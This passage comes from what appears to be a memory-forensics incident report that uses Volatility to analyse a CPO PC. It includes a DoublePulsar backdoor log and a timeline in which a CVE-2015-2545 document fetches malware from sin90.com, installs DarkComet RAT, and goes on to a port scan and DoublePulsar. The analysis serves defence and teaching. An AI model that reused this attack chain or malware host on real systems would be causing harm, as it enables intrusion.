0x000000007fa52ac0      7      0 R--r-d ₩Device₩HarddiskVolume1₩Users₩CaptainJin₩Documents₩Windows Update Manager₩spoolsv.exe
```

Fig 46. Different Path – spoolsv.exe

When We looked up the file with Virustotal using dumpfiles, We can see that Doublepulsar is used.




Fig 47. Virustotal – spoolsv.exe

Below is a log trace of Doublepulsar attacks using msdcsc.exe.

```
spoolsv.exe
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
  [+] Backdoor returned code: 10 - Success!
  [+] Ping returned Target architecture: x86 (32-bit) - XOR Key: 0x4BDC7C1E
    SMB Connection string is: Windows 7 Home Basic 7601 Service Pack 1
    Target OS is: 7 x86
    Target SP is: 1
  [+] Backdoor installed
  [+] DLL built
  [.] Sending shellcode to inject DLL
  [+] Backdoor returned code: 10 - Success!
  [+] Backdoor returned code: 10 - Success!
  [+] Backdoor returned code: 10 - Success!
D6CEED72F9671206A38C74E927DCC4
E54FE3483565
spoolsv.exe
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
  [+] Backdoor returned code: 10 - Success!
  [+] Ping returned Target architecture: x86 (32-bit) - XOR Key: 0x4BDC7C1E
    SMB Connection string is: Windows 7 Home Basic 7601 Service Pack 1
    Target OS is: 7 x86
    Target SP is: 1
  [+] Backdoor installed
  [+] DLL built
  [.] Sending shellcode to inject DLL
  [+] Backdoor returned code: 10 - Success!
  [+] Backdoor returned code: 10 - Success!
  [+] Backdoor returned code: 10 - Success!
`Ek[
```

Fig 48. Doublepulsar log

4.1.14 Result




Fig 49. Timeline of HRmanager Analysis

① The HR representative received an e-mail from someone named Sun lee

② There is a resume hwp document file created by the author named Donghyun kim in the mail

③ There was a **CVE-2015-2545** vulnerability in the document file, and a file called **V3Lite.exe** was downloaded and executed from **sin90.com**.

④ V3Lite.exe created a process called msdcsc.exe with **DarkComet RAT**

⑤ Run a Powershell script called **Winpackage.ps1** using DarkComet RAT called msdcsc.exe

⑥ Powershell Script downloaded and unzipped **Winpackage.zip** from sin90.com.

⑦ Using DarkComet RAT, install nmap in Winpackage.zip and perform port scan at 172.16.168.131.

⑧ Attack using a tool called spoolsv.exe called **Doublepulsar**.

After that, 172.16.168.131, that is, the CPO computer will analyze the memory through the memory to deal with the incident.

4.2 CPO PC Analysis

4.2.1 Analysis Environment

The PC specification used for CPO PC memory analysis is as follows.

OS	OSX 10.13.5, Ubuntu 16.04 LTS
RAM	16GB, 8GB
CPU	Intel i7, i5
HDD	512GB(SSD), 512GB(HDD)

The tools used for memory analysis and malicious code analysis are shown in the table below.

Tool name	Version	Source
Volatility	2.6	https://github.com/volatilityfoundation/volatility

In addition to its own plug-ins, Volatility also allows users to add additional plug-ins created by users through code-sharing sites such as github. Additional plug-ins used in this analysis are shown in the table below.

Tool name	Version	Reference
doublepulsar	-	https://github.com/BorjaMerino/DoublePulsar-Volatility

The details of a given memory dump are as follows.

File name	cpo_pc.vmem
File size	2.00GB (2,147,483,648 bytes)
MD5	76D9CD607715D17682AA7746BBEF07A7

If the hash of the given file and the memory dump to be analyzed is the same, then the full analysis is performed.

4.2.2 Image information

The result of checking image information of CPO PC memory file with Volatility is as follows.

- Profile information : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86

```
python vol.py -f ./CPO_PC.vmem imageinfo
```

```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f cpo_pc.vmem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/macallan/Documents/VAC_2018/volatility-master/cpo_pc.vmem)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x82d78c28L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x82d79c00L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2018-09-16 18:48:53 UTC+0000
     Image local date and time : 2018-09-17 03:48:53 +0900
```

Fig 50. Volatility “imageinfo” check

three Profile information about memory dump have been identified. However, since it is not a problem to use a specific profile among the items in Volatility, "Win7SP1x86" is specified as profile and analysis is carried out.

4.2.3 Process Analysis

CPO PCs that are suspicious of leakage of customer information. For the detailed analysis of CPO`s fault, the items that focus on analysis first are as follows.

- Signs of external Access
- DB Server Access log

As an initial step for analyzing this, we use pslist, pstree, and psxview, which are basically provided, to primarily search for abnormal processes.

- Pslist
  - It is an identification of the process item that is running in the active memory. The results of screening the parts that should be considered as abnormal items in the following results are as follows.
    I. cmd.exe
       A. You can trace what you do with the command line.
    II. Xshell.exe
       A. xshell is a powerful terminal emulator that supports SSH1, SSH2,

SFTP, TELNET, RLOGIN and serial connections. It can be traced in relation to records that attempt to connect to an external server from inside a normal PC.

III. winvnc.exe

A. It can be seen as a trace of process records for VNC connections. This allows you to track whether there are records from outside the CPO PC.

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 pslist
```





Fig 51. Volatility "pslist" check


- Pstree & Psxview
  - In addition to the checks made by pslist and psscan, a comprehensive review of the abnormal process is possible.

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 pstree
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 psxview
```



```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f cpo_pc.vmem --profile=Win7SP1x86 pstree
Volatility Foundation Volatility Framework 2.6
Name                                                 Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0x85f20d40:wininit.exe                              384    316      3     77 2018-09-16 18:39:40 UTC+0000
. 0x86262b60:lsm.exe                                 512    384      9    186 2018-09-16 18:39:40 UTC+0000
. 0x8625c178:services.exe                            488    384      8    215 2018-09-16 18:39:40 UTC+0000
.. 0x8635d938:svchost.exe                            780    488     21    460 2018-09-16 18:39:40 UTC+0000
... 0x863db3b0:audiodg.exe                           988    780      6    129 2018-09-16 18:39:40 UTC+0000
.. 0x86639188:sppsvc.exe                            1900    488      4    147 2018-09-16 18:39:41 UTC+0000
.. 0x8665c1d8:TPAutoConnSvc.                         280    488      6    115 2018-09-16 18:39:42 UTC+0000
... 0x866bb1c8:TPAutoConnect.                        328    280      3    112 2018-09-16 18:39:43 UTC+0000
.. 0x863c3c88:svchost.exe                            916    488     40    998 2018-09-16 18:39:40 UTC+0000
.. 0x863fb030:svchost.exe                           1048    488     13    543 2018-09-16 18:39:40 UTC+0000
.. 0x85d69c98:vmacthlp.exe                           680    488      3     53 2018-09-16 18:39:40 UTC+0000
.. 0x85902030:spoolsv.exe                           1324    488     12    300 2018-09-16 18:39:41 UTC+0000
.. 0x86821b90:svchost.exe                           3272    488      5     66 2018-09-16 18:41:41 UTC+0000
.. 0x86590338:svchost.exe                           2036    488      5    101 2018-09-16 18:39:42 UTC+0000
.. 0x84f4ac08:FNPLicensingSe                        1596    488     10     91 2018-09-16 18:43:54 UTC+0000
.. 0x86578450:winvnc.exe                            1548    488      4     85 2018-09-16 18:39:41 UTC+0000
... 0x8671cd40:winvnc.exe                           2352   1548     14    182 2018-09-16 18:39:45 UTC+0000
.. 0x863eed40:msdtc.exe                             2128    488     14    152 2018-09-16 18:39:44 UTC+0000
.. 0x85915690:svchost.exe                           1360    488     18    310 2018-09-16 18:39:41 UTC+0000
.. 0x863ab1a8:svchost.exe                            872    488     12    259 2018-09-16 18:39:40 UTC+0000
... 0x866b5030:dwm.exe                              2556    872      3     73 2018-09-16 18:40:07 UTC+0000
.. 0x8629a710:svchost.exe                            724    488      7    267 2018-09-16 18:39:40 UTC+0000
.. 0x8659c598:VGAuthService.                        1624    488      3     86 2018-09-16 18:39:41 UTC+0000
.. 0x86414c88:svchost.exe                           1120    488     15    375 2018-09-16 18:39:40 UTC+0000
.. 0x86670030:dllhost.exe                           1104    488     15    193 2018-09-16 18:39:42 UTC+0000
.. 0x84ea2870:svchost.exe                           3300    488     13    339 2018-09-16 18:41:42 UTC+0000
.. 0x8591c560:taskhost.exe                          1384    488      9    204 2018-09-16 18:39:41 UTC+0000
.. 0x86288580:svchost.exe                            620    488     10    349 2018-09-16 18:39:40 UTC+0000
... 0x865e7c80:WmiPrvSE.exe                         2444    620      9    243 2018-09-16 18:40:02 UTC+0000
... 0x86665d40:WmiPrvSE.exe                          268    620     10    200 2018-09-16 18:39:42 UTC+0000
.. 0x865ad030:vmtoolsd.exe                          1656    488      9    293 2018-09-16 18:39:41 UTC+0000
... 0x866f0918:cmd.exe                              3192   1656      0 ------ 2018-09-16 18:48:53 UTC+0000
.. 0x86780d40:SearchIndexer.                        2804    488     11    602 2018-09-16 18:40:13 UTC+0000
. 0x862665e0:lsass.exe                               504    384      6    594 2018-09-16 18:39:40 UTC+0000
 0x856ca498:csrss.exe                                332    316      9    458 2018-09-16 18:39:40 UTC+0000
 0x84c42920:System                                     4      0     84    408 2018-09-16 18:39:39 UTC+0000
. 0x85774768:smss.exe                                244      4      2     29 2018-09-16 18:39:39 UTC+0000
 0x857c76b0:csrss.exe                                396    376     10    275 2018-09-16 18:39:40 UTC+0000
. 0x866bcd40:conhost.exe                            2056    396      1     32 2018-09-16 18:39:43 UTC+0000
. 0x84f58368:conhost.exe                            3948    396      5     89 2018-09-16 18:44:53 UTC+0000
 0x8622e620:winlogon.exe                             432    376      3    113 2018-09-16 18:39:40 UTC+0000
. 0x86668030:explorer.exe                           2884    432     29    935 2018-09-16 18:43:47 UTC+0000
.. 0x84cdca50:Xshell.exe                            1184   2884     12    232 2018-09-16 18:43:54 UTC+0000
... 0x8668f9b8:XshellCore.exe                       3480   1184      7    126 2018-09-16 18:43:55 UTC+0000
.. 0x86762030:notepad.exe                           1080   2884      2     91 2018-09-16 18:48:35 UTC+0000
.. 0x84d3cb60:cmd.exe                               3940   2884      1     21 2018-09-16 18:44:53 UTC+0000
 0x86407030:rundll32.exe                            3436   2580      3     93 2018-09-16 18:41:52 UTC+0000
 0x867b28f0:rundll32.exe                            3108   2580      3     93 2018-09-16 18:41:33 UTC+0000
 0x867a4ac8:vmtoolsd.exe                            2672   2580      8    185 2018-09-16 18:40:07 UTC+0000
```

Fig 52. Volatility “pstree” check



```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f cpo_pc.vmem --profile=Win7SP1x86 psxview
Volatility Foundation Volatility Framework 2.6
Offset(P)  Name                    PID pslist psscan thrdproc pspcid csrss session deskthrd ExitTime
---------- -------------------- ------ ------ ------ -------- ------ ----- ------- -------- --------
0x7e888580 svchost.exe             620 True   True   True     True   True  True    True
0x7e7e7c80 WmiPrvSE.exe           2444 True   True   True     True   True  True    True
0x7e470030 dllhost.exe            1104 True   True   True     True   True  True    True
0x7ff5ba50 Xshell.exe             1184 True   True   True     True   True  True    True
0x7e439188 sppsvc.exe             1900 True   True   True     True   True  True    True
0x7e607030 rundll32.exe           3436 True   True   True     True   True  True    True
0x7e4b5030 dwm.exe                2556 True   True   True     True   True  True    True
0x7e221b90 svchost.exe            3272 True   True   True     True   True  True    True
0x7e79c598 VGAuthService.         1624 True   True   True     True   True  True    True
0x7febbb60 cmd.exe                3940 True   True   True     True   True  True    True
0x7ef69c98 vmacthlp.exe            680 True   True   True     True   True  True    True
0x7f315690 svchost.exe            1360 True   True   True     True   True  True    True
0x7e4bb1c8 TPAutoConnect.          328 True   True   True     True   True  True    True
0x7e82e620 winlogon.exe            432 True   True   True     True   True  True    True
0x7e9fb030 svchost.exe            1048 True   True   True     True   True  True    True
0x7e51cd40 winvnc.exe             2352 True   True   True     True   True  True    True
0x7f302030 spoolsv.exe            1324 True   True   True     True   True  True    True
0x7e9ab1a8 svchost.exe             872 True   True   True     True   True  True    True
0x7e562030 notepad.exe            1080 True   True   True     True   True  True    True
0x7e790338 svchost.exe            2036 True   True   True     True   True  True    True
0x7e9db3b0 audiodg.exe             988 True   True   True     True   True  True    True
0x7e614c88 svchost.exe            1120 True   True   True     True   True  True    True
0x7e580d40 SearchIndexer.         2804 True   True   True     True   True  True    True
0x7e95d938 svchost.exe             780 True   True   True     True   True  True    True
0x7ed20d40 wininit.exe             384 True   True   True     True   True  True    True
0x7e8665e0 lsass.exe               504 True   True   True     True   True  True    False
0x7e465d40 WmiPrvSE.exe            268 True   True   True     True   True  True    True
0x7e4bcd40 conhost.exe            2056 True   True   True     True   True  True    True
0x7e778450 winvnc.exe             1548 True   True   True     True   True  True    True
0x7e85c178 services.exe            488 True   True   True     True   True  True    False
0x7fd4ac08 FNPLicensingSe         1596 True   True   True     True   True  True    True
0x7e45c1d8 TPAutoConnSvc.          280 True   True   True     True   True  True    True
0x7e9c3c88 svchost.exe             916 True   True   True     True   True  True    True
0x7e862b60 lsm.exe                 512 True   True   True     True   True  True    True
0x7e89a710 svchost.exe             724 True   True   True     True   True  True    True
0x7e48f9b8 XshellCore.exe         3480 True   True   True     True   True  True    True
0x7e468030 explorer.exe           2884 True   True   True     True   True  True    True
0x7e5a4ac8 vmtoolsd.exe           2672 True   True   True     True   True  True    True
0x7fd58368 conhost.exe            3948 True   True   True     True   True  True    True
0x7e9eed40 msdtc.exe              2128 True   True   True     True   True  True    True
0x7e5b28f0 rundll32.exe           3108 True   True   True     True   True  True    True
0x7fca2870 svchost.exe            3300 True   True   True     True   True  True    True
0x7f31c560 taskhost.exe           1384 True   True   True     True   True  True    True
0x7e7ad030 vmtoolsd.exe           1656 True   True   True     True   True  True    True
0x7f4ca498 csrss.exe               332 True   True   True     True   False True    True
0x7e4f0918 cmd.exe                3192 True   True   False    True   False True    False    2018-09-16 18:48:53 UTC+0000
0x7ffc1920 System                    4 True   True   True     True   False False   False
0x7f5c76b0 csrss.exe               396 True   True   True     True   False True    True
0x7f574768 smss.exe                244 True   True   True     True   False False   False
0x7e7ff030 svchost.exe            3172 False  True   False    False  False False   False
0x7fc3e030 conhost.exe            3208 False  True   False    False  False False   False    2018-09-16 18:48:53 UTC+0000
0x7dd38d40 iexplore.exe            816 False  True   False    False  False False   False    2018-09-16 16:58:37 UTC+0000
0x7dd5f030 rundll32.exe            916 False  True   False    False  False False   False    2018-09-04 17:00:02 UTC+0000
0x7e7bd890                          64 False  False  True     False  False False   False
```

Fig 53. Volatility “psxview” check1

What you can see from the psxview list is a record of the rundll32.exe that you checked above. You can see the process history of two rundll32.exe as below. The rundll32.exe with 916 pid was finished 2018-09-04 02:00:02 (UTC +09: 00), pslist, psscan result False and True, respectively. This can be a clue to know that it is a hidden process or an injected process.




Fig 54. Volatility “psxview” check2

You can see that rundll32.exe is generated from explorer.exe (pid 1316) as below. The odd thing is that you cannot find pid 1284, the parent process of explorer.exe.




Fig 55. Volatility Anomaly process check

4.2.4 Suspicious Process Analysis

Through the process related plugin, we could identify some of the abnormal processes. Based on the above findings, we have analyzed the more specific faulty process. Below are the process items checked using "malfind". The analysis category can be increased for the ideal process item based on the MZ signature and malfind rule in the process. The identified abnormal process items are as follows.

- Explore.exe
- Rundll32.exe

```
pyton vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 malfind
```


